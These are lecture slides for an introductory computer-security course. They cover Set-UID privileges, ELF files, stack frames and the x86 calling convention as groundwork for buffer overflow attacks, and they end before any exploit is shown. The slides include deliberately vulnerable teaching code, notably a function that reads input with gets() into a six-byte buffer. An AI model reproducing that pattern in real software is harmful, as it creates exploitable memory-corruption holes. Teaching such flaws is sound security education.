CS 4910: Intro to Computer Security

Software Security:
stack-based buffer overflow attacks and defenses

Instructor: Xi Tan

Objectives

- Background
- Stack-based buffer overflow
- Stack-based buffer overflow attacks
- Stack-based buffer overflow defenses

- Please check the software_security_demos.zip file to find all the demos used in class.

Real UID, Effective UID, and Saved UID

Each Linux/Unix **process** has 3 UIDs associated with it.

Real UID (RUID): This is the UID of the user/process that created THIS process. It can be changed only if the running process has EUID=0.

Effective UID (EUID): This UID is used to evaluate privileges of the process to perform a particular action. EUID can be changed either to RUID, or SUID if EUID!=0. If EUID=0, it can be changed to anything.

Saved UID (SUID): If the binary image file, that was launched has a Set-UID bit on, SUID will be the UID of the owner of the file. Otherwise, SUID will be the RUID.

Set-UID Program

The kernel makes the decision whether a process has the privilege by looking on the **EUID** of the process.

For non Set-UID programs, the effective uid and the real uid are the same. For Set-UID programs, **the effective uid is the owner of the program**, while the real uid is the user of the program.

What will happen is when a setuid binary executes, the process changes its Effective User ID (EUID) from the default RUID to the owner of this special binary executable file which in this case is - root.

```
-rwxr-xr-x 1 root root    170416 Nov 23  2022 ssh-add
-rwxr-sr-x 1 root _ssh    293304 Nov 23  2022 ssh-agent
-rwxr-xr-x 1 root root      1455 Nov 14  2022 ssh-argv0
-rwxr-xr-x 1 root root     12676 Feb 23  2022 ssh-copy-id
-rwxr-xr-x 1 root root    448960 Nov 23  2022 ssh-keygen
-rwxr-xr-x 1 root root    195008 Nov 23  2022 ssh-keyscan
-rwxr-xr-x 1 root root     80392 Feb  7  2022 stat
lrwxrwxrwx 1 root root         7 Feb  4  2022 static-sh -> busybox
-rwxr-xr-x 1 root root     43520 Feb  7  2022 stdbuf
-rwxr-xr-x 1 root root   1972848 Feb 16  2022 strace
-rwxr-xr-x 1 root root      1821 Feb 16  2021 strace-log-merge
-rwxr-xr-x 1 root root      7941 Oct  4  2022 streamzip
lrwxrwxrwx 1 root root        24 Nov  2  2022 strings -> x86_64-linux-gnu-strings
lrwxrwxrwx 1 root root        22 Nov  2  2022 strip -> x86_64-linux-gnu-strip
-rwxr-xr-x 1 root root     76288 Feb  7  2022 stty
-rwsr-xr-x 1 root root     55672 Feb 20  2022 su
-rwsr-xr-x 1 root root    232416 Apr  3  2023 sudo
lrwxrwxrwx 1 root root         4 Apr  3  2023 sudoedit -> sudo
-rwxr-xr-x 1 root root     89744 Apr  3  2023 sudoreplay
-rwxr-xr-x 1 root root     35232 Feb  7  2022 sum
-rwxr-xr-x 1 root root     35232 Feb  7  2022 sync
-rwxr-xr-x 1 root root   1119856 Mar 20  2023 systemctl
lrwxrwxrwx 1 root root        20 Mar 20  2023 systemd -> /lib/systemd/systemd
-rwxr-xr-x 1 root root   1809160 Mar 20  2023 systemd-analyze
-rwxr-xr-x 1 root root     18928 Mar 20  2023 systemd-ask-password
-rwxr-xr-x 1 root root     18816 Mar 20  2023 systemd-cat
-rwxr-xr-x 1 root root     23016 Mar 20  2023 systemd-cgls
-rwxr-xr-x 1 root root     39312 Mar 20  2023 systemd-cgtop
```

Example: rdsecret

main.c

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>
#include <pwd.h>
int main(int argc, char *argv[])
{
    FILE *fp = NULL;
    char buffer[100] = {0};
    // get ruid and euid
    uid_t uid = getuid();
    struct passwd *pw = getpwuid(uid);
    if (pw)
    {
        printf("UID: %d, USER: %s.\n", uid, pw->pw_name);
    }
    uid_t euid = geteuid();
    pw = getpwuid(euid);
```

```
if (pw)
{
    printf("EUID: %d, EUSER: %s.\n", euid, pw->pw_name);
}
    print_flag();

    return(0);
}
void print_flag()
{
    FILE *fp;
    char buff[MAX_FLAG_SIZE];
    fp = fopen("flag","r");
    fread(buff, MAX_FLAG_SIZE, 1, fp);
    printf("flag is : %s\n", buff);
    fclose(fp);
}
```

ELF Files

The **Executable** and **Linkable Format (ELF)** is a common standard file format for executable files, object code, shared libraries, and core dumps. Filename extension none, .axf, .bin, .elf, .o, .prx, .puff, .ko, .mod and .so

Contains the program and its data. Describes how the program should be loaded (program/segment headers). Contains metadata describing program components (section headers).

Commnad `file`

```
t@tancy-win  ~  file /bin/ls
/bin/ls: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interp
reter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=897f49cafa98c11d63e619e7e40352f855249c13, f
or GNU/Linux 3.2.0, stripped
```

```
file /bin/ls
```

```
t@tancy-win  ~  readelf -a /bin/ls
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF64
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              DYN (Position-Independent Executable file)
  Machine:                           Advanced Micro Devices X86-64
  Version:                           0x1
  Entry point address:               0x6ab0
  Start of program headers:          64 (bytes into file)
  Start of section headers:          136224 (bytes into file)
  Flags:                             0x0
  Size of this header:               64 (bytes)
  Size of program headers:           56 (bytes)
  Number of program headers:         13
  Size of section headers:           64 (bytes)
  Number of section headers:         31
  Section header string table index: 30

Section Headers:
  [Nr] Name              Type             Address           Offset
       Size              EntSize          Flags  Link  Info  Align
  [ 0]                   NULL             0000000000000000  00000000
       0000000000000000  0000000000000000           0     0     0
  [ 1] .interp           PROGBITS         0000000000000318  00000318
       000000000000001c  0000000000000000   A       0     0     1
  [ 2] .note.gnu.pr[...] NOTE             0000000000000338  00000338
       0000000000000030  0000000000000000   A       0     0     8
  [ 3] .note.gnu.bu[...] NOTE             0000000000000368  00000368
       0000000000000024  0000000000000000   A       0     0     4
  [ 4] .note.ABI-tag     NOTE             000000000000038c  0000038c
       0000000000000020  0000000000000000   A       0     0     4
  [ 5] .gnu.hash         GNU_HASH         00000000000003b0  000003b0
       000000000000004c  0000000000000000   A       6     0     8
  [ 6] .dynsym           DYNSYM           0000000000000400  00000400
       0000000000000b88  0000000000000018   A       7     1     8
  [ 7] .dynstr           STRTAB           0000000000000f88  00000f88
       00000000000005a6  0000000000000000   A       0     0     1
  [ 8] .gnu.version      VERSYM           000000000000152e  0000152e
       00000000000000f6  0000000000000002   A       6     0     2
  [ 9] .gnu.version_r    VERNEED          0000000000001628  00001628
       00000000000000c0  0000000000000000   A       7     2     8
  [10] .rela.dyn         RELA             00000000000016e8  000016e8
       00000000000013e0  0000000000000018   A       6     0     8
  [11] .rela.plt         RELA             0000000000002ac8  00002ac8
       0000000000000960  0000000000000018  AI       6    25     8
  [12] .init             PROGBITS         0000000000004000  00004000
       0000000000000025  0000000000000000  AX       0     0     4
  [13] .plt              PROGBITS         0000000000004030  00004030
       0000000000000650  0000000000000010  AX       0     0     16
```

INTERP: defines the library that should be used to load this ELF into memory.

LOAD: defines a part of the file that should be loaded into memory.

Sections:

.**text**: the executable code of your program.

.**plt** and .**got**: used to resolve and dispatch library calls.

.**data**: used for pre-initialized global writable data (such as global arrays with initial values)

.**rodata**: used for global read-only data (such as string constants)

.**bss**: used for uninitialized global writable data (such as global arrays without initial values)

Tools for ELF

gcc to make your ELF.

readelf to parse the ELF header.

objdump to parse the ELF header and disassemble the source code.

nm to view your ELF's symbols.

patchelf to change some ELF properties.


objcopy to swap out ELF sections.

strip to remove otherwise-helpful information (such as symbols).

kaitai struct (https://ide.kaitai.io/) to look through your ELF interactively.


Memory Layout of a C Program


```
char g_i[] = "I am an initialized
global variable\n";
char* g_u;
int func(int p)
{
  int l_i = 10;
  int l_u;
  [code]
  return 0;
}
int main(int argc, char *argv[])
{
  int l_i = 10;
  int l_u;
  [code]
  func(10);
}
```



Memory Layout of a C Program


```
char g_i[] = "I am an initialized
global variable\n";
char* g_u;
int func(int p)
{
  int l_i = 10;
  int l_u;
  [code]
  return 0;
}
int main(int argc, char *argv[])
{
  int l_i = 10;
  int l_u;
  [code]
  func(10);
}
```



Global and Local Variables in C/C++

Variables that are declared inside a function or block are called **local variables**. They can be used only by statements that are inside that function or block of code. Local variables are not known to functions outside their own.

Global variables are defined outside a function. Global variables hold their values throughout the lifetime of your program and they can be accessed inside any of the functions defined for the program.

In the definition of function parameters which are called **formal parameters**. Formal parameters are similar to local variables.

Global and Local Variables (code/globallocalv)

```
char g_i[] = "I am an initialized global variable\n";
char* g_u;

int func(int p)
{
  int l_i = 10;
  int l_u;

  printf("l_i in func() is at %p\n", &l_i);
  printf("l_u in func() is at %p\n", &l_u);
  printf("p in func() is at %p\n", &p);
  return 0;
}
```

```
int main(int argc, char *argv[])
{
  int l_i = 10;
  int l_u;

  printf("g_i is at %p\n", &g_i);
  printf("g_u is at %p\n", &g_u);

  printf("l_i in main() is at %p\n", &l_i);
  printf("l_u in main() is at %p\n", &l_u);

  func(10);
}
```

Tools: readelf; nm

Global and Local Variables (code/globallocalv 32bit)

```
→  bov ./main32
g_i is at 0x5663d020
g_u is at 0x5663d04c
l_i in main() is at 0xffc2a9a4
l_u in main() is at 0xffc2a9a8
l_i in func() is at 0xffc2a964
l_u in func() is at 0xffc2a968
p in func() is at 0xffc2a980
```

Global and Local Variables (code/globallocalv 64bit)

```
→  bov ./main64
g_i is at 0x5629397a5020
g_u is at 0x5629397a5050
l_i in main() is at 0x7fffe1de0ff0
l_u in main() is at 0x7fffe1de0ff4
l_i in func() is at 0x7fffe1de0fc0
l_u in func() is at 0x7fffe1de0fc4
p in func() is at 0x7fffe1de0fbc
```


Stack

Stack is essentially scratch memory for **functions**

- Used in MIPS, ARM, RISC-V, x86, and x64 architectures

Starts at high memory addresses, and **grows down**

Functions would like to use the stack to allocate space for their local variables.



Stack Frame for a Function

Functions would like to use the stack to allocate space for their local variables.


Frame pointer points to the start of the function's frame on the stack

- Each local variable will be (different) **offsets** of the frame pointer
- In x86, frame pointer is called the **base** pointer, and is stored in **ebp** (x64 calls it **rbp**)
- In x86, **esp** holds the address of the top of the stack (x64 calls it **rsp**)

Stack Frame for a Function


A function’s Stack Frame

- Starts with **where ebp points to**
- Ends with **where esp points to**



Stack Frame for a Function

Functions are free to **push** registers or values onto the stack, or **pop** values from the stack into registers




Stack Frame for a Function

Functions are free to **push** registers or values onto the stack, or **pop** values from the stack into registers

The assembly language supports this on x86

- **push eax** 1) decrements the stack pointer (esp) then 2) stores the value in eax to the location pointed to by the stack pointer




Stack Frame for a Function

Functions are free to **push** registers or values onto the stack, or **pop** values from the stack into registers

The assembly language supports this on x86

- **push eax** 1) decrements the stack pointer (esp) then 2) stores the value in eax to the location pointed to by the stack pointer




Stack Frame for a Function

Functions are free to **push** registers or values onto the stack, or **pop** values from the stack into registers

The assembly language supports this on x86

- **push eax** 1) decrements the stack pointer (esp) then 2) stores the value in eax to the location pointed to by the stack pointer
- **pop eax** 1) stores the value at the location pointed to by the stack pointer into eax, then 2) increments the stack pointer (esp)




Stack Frame for a Function

Functions are free to **push** registers or values onto the stack, or **pop** values from the stack into registers

The assembly language supports this on x86

- **push eax** 1) decrements the stack pointer (esp) then 2) stores the value in eax to the location pointed to by the stack pointer

- **pop eax** 1) stores the value at the location pointed to by the stack pointer into eax, then 2) increments the stack pointer (esp)



C/C++ Function in x86/64

What information do we need to call a function at runtime? Where are they stored?

- Code
- Parameters
- Return value
- Global variables
- Local variables
- Temporary variables
- Return address
- *Function frame pointer*
- *Previous function Frame pointer*

C/C++ Function in x86/64

What information do we need to call a function at runtime? Where are they stored?

- Code **[.text]**
- Parameters **[mainly stack (32bit); registers + stack (64bit)]**
- Return value **[eax, rax]**
- Global variables **[.bss, .data]**
- Local variables **[stack; registers]**
- Temporary variables **[stack; registers]**
- Return address **[stack]**
- Function frame pointer **[ebp, rbp]**
- Previous function Frame pointer **[stack]**

Calling Convention

Information, such as parameters, must be stored on the stack in order to call the function. Who should store that information? Caller? Callee?

Thus, we need to define a convention of who pushes/stores what values on the stack to call a function

- Varies based on processor, operating system, compiler, or type of call

x86 (32 bit) Linux Calling Convention (cdecl)

Caller (in this order)

- Pushes arguments onto the stack (in right to left order)
- Execute the call instruction (pushes address of instruction after call, then moves dest to eip)

Callee


- Pushes previous frame pointer onto stack (ebp)
- Setup new frame pointer (`mov ebp, esp`)
- Creates space on stack for local variables (`sub esp, #imm`)
- Ensures that stack is consistent on return
- Return value in eax register

Calling Convention Example

```
int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;
}

int main(int argc, char *argv[])
{
  vulfoo();
  printf("I pity the fool!\n");
}
```

```
00001338 <vulfoo>:
    1338:    f3 0f 1e fb        endbr32
    133c:    55                 push   ebp
    133d:    89 e5              mov    ebp,esp
    133f:    83 ec 18           sub    esp,0x18
    1342:    83 ec 0c           sub    esp,0xc
    1345:    8d 45 f2           lea    eax,[ebp-0xe]
    1348:    50                 push   eax
    1349:    e8 fc ff ff ff     call   gets
    134e:    83 c4 10           add    esp,0x10
    1351:    b8 00 00 00 00     mov    eax,0x0
    1356:    c9                 leave
    1357:    c3                 ret
```

Caller Calls a Function



Callee Allocates a stack (Function prologue)

